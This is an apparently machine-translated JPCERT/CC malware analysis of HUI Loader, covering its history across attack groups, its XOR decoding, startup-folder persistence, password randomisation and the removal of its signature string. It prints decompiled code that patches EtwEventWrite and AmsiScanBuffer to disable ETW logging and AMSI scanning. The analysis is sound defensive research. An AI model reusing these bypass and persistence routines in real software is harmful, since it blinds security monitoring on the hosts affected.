
Analysis of HUI Loader --JPCERT / CC Eyes

blogs.jpcert.or.jp/ja/2022/05/HUILoader.html



Hidemasa Tomonaga (Shusei Tomonaga)

2022/05/16

HUI Loader analysis

Email

In order to hide the functionality of the malware, an attacker may encode the malware itself and decode it only at runtime to make it work. In such cases, the encoded malware itself is loaded and executed by a program called a loader. In this way, splitting the malware into a loader and the encoded malware body minimizes the functionality of the loader and hides important functionality of the malware, making it harder to find on the infected host. This time, I will explain about HUI Loader, which has been used since around 2015, among such loaders.

Overview of HUI Loader

HUI Loader is a loader that has been pointed out [1] to be used by multiple attack groups in JSAC2022 . JPCERT / CC has also confirmed attacks using HUI Loader since around 2015. Figure 1 shows the attack group using HUI Loader and the changes in HUI Loader.




Figure 1: Transition of HUI Loader

The use of HUI Loader was first confirmed around January 2015, confirming that it was used by attack group APT10. After that, from around April 2015, it was used by Blue Termite. These attack groups used encoded malware that was loaded into three types of HUI Loader: Note that Poison Ivy and Quasar were customized by the attacker from the original.

- PlugX
- Poison Ivy [2]
- Quasar [3]

Since 2016, we have continuously confirmed that it is being used by attack group APT10, but since June 2020, we have also started using attack group A41APT [1] . In addition, since August 2021, it has also been used by attack group DEV-0401 [4] . The method of encoding the malware itself has not changed from the beginning, and it can be decoded as follows.

```
for i in  range ( len ( enc_data ) ) :
    data =  ord ( enc_data [ i ] )  ^  0x20  ^  ord ( key [ i %  len ( key ) ] )
    dec_data .append ( data ) _
```

The following describes the following HUI Loader function changes that have been made so far.


- Persistence
- Password randomization
- Disable security features
- Deletion of characteristic strings

Persistence

HUI Loader may or may not have the Persistence function. The Persistence function confirms the following three patterns.

- service
- Registry (Run key)
- Startup folder

Many HUI Loader register a service and start it as a service on reboot. The service name etc. will differ depending on the sample. The type that boots from the registry was confirmed around 2015, but it has not been seen in recent samples. For the type that starts from the startup folder, create an LNK file in the startup folder as shown in Fig. 2 and start it via the shortcut file.



```
HRESULT mal_setup_startup()
{
  HRESULT result; // eax
  WCHAR Filename; // [esp+4h] [ebp-414h]
  WCHAR pszPath; // [esp+20Ch] [ebp-20Ch]

  GetModuleFileNameW(0, &Filename, 0x104u);
  result = SHGetFolderPathW(0, CSIDL_COMMON_STARTUP, 0, 0, &pszPath);
  if ( result >= 0 )
  {
    wcscat_s(&pszPath, 0x104u, L"\\VizoHtmlDialog.lnk");
    result = mal_create_lnk_file();
    if ( !(_BYTE)result )
    {
      result = SHGetFolderPathW(0, CSIDL_STARTUP, 0, 0, &pszPath);
      if ( result >= 0 )
      {
        wcscat_s(&pszPath, 0x104u, L"\\VizoHtmlDialog.lnk");
        result = mal_create_lnk_file();
      }
    }
  }
  return result;
}
```

Figure 2: Code to create an LNK file in the startup folder

Password randomization

HUI Loader, which was confirmed around 2015, decoded the malware itself using a regular character string as a password. Therefore, the same password was often used for multiple samples. Since 2016, passwords have been randomized to use different values for each sample.


sha256	creation time	password password
8efcecc00763ce9269a01d2b5918873144746c4b203be28c92459f5301927961	2015-05-21 08:54:24	qwe123 # @! 4567890
421e11a96e810c834dd6b14b515ad7a5401813caa0555ddfb3490c3d82336e3d	2015-07-14 02:07:10	qwe123 # @! 4567890
beb77e277510c4ff2797a314494606335f158a722cf6533fad62ba5d5789e2d3	2015-07-16 11:17:04	qwe123 # @! 4567890
074075eda7dde4396fb8aa441031cf88873b969273a9541f25b15fc35ec5ee49	2017-05-24 11:50:56	etweq0sH8zV6ggqRaBe
af223370ff0da3c9a9314dc6bf9cb9d9c3a12e2e3c835643edeedad4b4f908fa	2017-09-07 09:51:04	sdh7h327ogd28632fgd3f7fhn

c3cb9d0650fcca22a61760fa072336a036a8a5e8eaa61cb72bc4b553a84aedd1	2017-09-19 05:03:45	gef798w6g6f523fif5d3sdad

Table 1: Examples of passwords used by HUI Loader


Disable security features

Some HUI Loader have code that aims to bypass the Windows OS security features Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI). Figures 3 and 4 are part of the code that bypasses ETW and AMSI.



```
int mal_ETW_bypass()
{
  HMODULE ModuleHandleA; // rax
  FARPROC EtwEventWrite; // rbx
  HANDLE CurrentProcess; // rax
  HANDLE v3; // rax
  HANDLE v4; // rax
  char Buffer[4]; // [rsp+30h] [rbp-28h] BYREF
  DWORD flOldProtect; // [rsp+34h] [rbp-24h] BYREF
  CHAR ModuleName[16]; // [rsp+38h] [rbp-20h] BYREF

  Buffer[0] = 0xC3;
  strcpy(ModuleName, "ntdll.dll");
  ModuleHandleA = GetModuleHandleA(ModuleName);
  if ( ModuleHandleA )
  {
    EtwEventWrite = GetProcAddress(ModuleHandleA, "EtwEventWrite");
    CurrentProcess = GetCurrentProcess();
    VirtualProtectEx(CurrentProcess, EtwEventWrite, 1ui64, 0x40u, &flOldProtect);
    v3 = GetCurrentProcess();
    WriteProcessMemory(v3, EtwEventWrite, Buffer, 1ui64, 0i64);
    v4 = GetCurrentProcess();
    LODWORD(ModuleHandleA) = VirtualProtectEx(v4, EtwEventWrite, 1ui64, flOldProtect, 0i64);
  }
  return (int)ModuleHandleA;
}
```

Figure 3: Code example that bypasses ETW




```
int mal_AMSI_bypass()
{
  HMODULE ModuleHandleA; // rax
  HRESULT (__stdcall *AmsiScanBuffer)(HAMSICONTEXT, PVOID, ULONG, LPCWSTR, HAMSISESSION, AMSI_RESULT *); // rbx
  HANDLE CurrentProcess; // rax
  HANDLE v3; // rax
  HANDLE v4; // rax
  char Buffer[4]; // [rsp+30h] [rbp-28h] BYREF
  DWORD flOldProtect; // [rsp+34h] [rbp-24h] BYREF
  CHAR ModuleName[16]; // [rsp+38h] [rbp-20h] BYREF

  Buffer[0] = 0xC3;
  strcpy(ModuleName, "amsi.dll");
  ModuleHandleA = GetModuleHandleA(ModuleName);
  if ( ModuleHandleA )
  {
    AmsiScanBuffer = (HRESULT (__stdcall *)(HAMSICONTEXT, PVOID, ULONG, LPCWSTR, HAMSISESSION, AMSI_RESULT *))GetProcAddress(ModuleHandleA, "AmsiScanBuffer");
    CurrentProcess = GetCurrentProcess();
    VirtualProtectEx(CurrentProcess, AmsiScanBuffer, 1ui64, 0x40u, &flOldProtect);
    v3 = GetCurrentProcess();
    WriteProcessMemory(v3, AmsiScanBuffer, Buffer, 1ui64, 0i64);
    v4 = GetCurrentProcess();
    LODWORD(ModuleHandleA) = VirtualProtectEx(v4, AmsiScanBuffer, 1ui64, flOldProtect, 0i64);
  }
  return (int)ModuleHandleA;
}
```

Figure 4: Code example that bypasses AMSI

The beginning of the AmsiScanBuffer function and the EtwEventWrite function is changed to the RETN instruction.

Deletion of characteristic strings

`HUIHWASDIHWEIUDHDSFSFEFWEFEWFDSGEFERWGWEEFWFWEWD` The HUI Loader contained a characteristic string in the sample . However, since December 2021, we have confirmed samples that do not contain this character string. Figure 5 compares samples with and without characteristic strings.



```
lea     r8d, [rsi+4]        ; flProtect
xor     r9d, r9d            ; dwMaximumSizeHigh
xor     edx, edx            ; lpFileMappingAttributes
mov     rcx, rax            ; hFile
mov     qword ptr [rsp+140h+dwFlagsAndAttributes], rsi ;
mov     rbx, rax
mov     [rsp+140h+dwCreationDisposition], esi ; dwMaximu
call    cs:CreateFileMappingW
mov     rdi, rax
test    rax, rax
jnz     short loc_180002494
xor     ecx, ecx            ; Code
call    exit
-------------------------------------------------------------
align 4

                            ; CODE XREF: StartAddress+21A↑j
xor     edx, edx            ; lpFileSizeHigh
mov     rcx, rbx            ; hFile
call    cs:GetFileSize
mov     rcx, rbx            ; hObject
mov     cs:dword_180019534, eax
call    cs:CloseHandle
xor     r9d, r9d            ; dwFileOffsetLow
lea     edx, [r9+4]         ; dwDesiredAccess
xor     r8d, r8d            ; dwFileOffsetHigh
mov     rcx, rdi            ; hFileMappingObject
mov     qword ptr [rsp+140h+dwCreationDisposition], rsi
call    cs:MapViewOfFile
```

```
push    0                   ; lpName
push    0                   ; dwMaximumSizeLow
push    0                   ; dwMaximumSizeHigh
push    4                   ; flProtect
mov     esi, eax
push    0                   ; lpFileMappingAttributes
push    esi                 ; hFile
call    ds:CreateFileMappingW
mov     edi, eax
test    edi, edi
jnz     short loc_10002464
push    eax                 ; Code
call    _exit
-------------------------------------------------------------

                            ; CODE XREF: StartAddress+10C↑j
lea     edx, [ebp+Buffer]
push    offset aHuihwasdihweiu ; "HUIHWASDIHWEIUDHDSFSFEFWEFEWFDSGEFERWGW"...
push    edx                 ; Buffer
call    __swprintf
add     esp, 8
push    0                   ; lpFileSizeHigh
push    esi                 ; hFile
call    ds:GetFileSize
push    esi                 ; hObject
mov     nSize, eax
call    ds:CloseHandle
push    0                   ; dwNumberOfBytesToMap
push    0                   ; dwFileOffsetLow
push    0                   ; dwFileOffsetHigh
push    4                   ; dwDesiredAccess
push    edi                 ; hFileMappingObject
call    ds:MapViewOfFile
```

Figure 5: Characteristic string
(left: no characteristic string, right: with characteristic string)

in conclusion

HUI Loader is a loader that has been used for a long time while being updated little by little from around 2015. It is expected that it will continue to be used in the future. IoC of HUI Loader introduced this time is open to the public on Github. Please use it as needed.

https://github.com/JPCERTCC/HUILoader-research

Incident Response Group Hidemitsu Tomonaga

Reference information

[1] JSAC2022: What we can do for the chaotic A41APT campaign
https://jsac.jpcert.or.jp/archive/2022/pdf/JSAC2022_9_yanagishita-tamada-nakatsuru-ishimaru_jp.pdf

[2] JPCERT / CC Eyes: PoisonIvy that supports authentication proxy
https://blogs.jpcert.or.jp/ja/2015/07/poisonivy.html

[3] JPCERT / CC Eyes: Attack activity by Quasar Family
https://blogs.jpcert.or.jp/ja/2020/12/quasar-family.html

[4] Symantec Enterprise Blogs: LockFile: Ransomware Uses PetitPotam Exploit to Compromise Windows Domain Controllers
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lockfile-ransomware-new-petitpotam-windows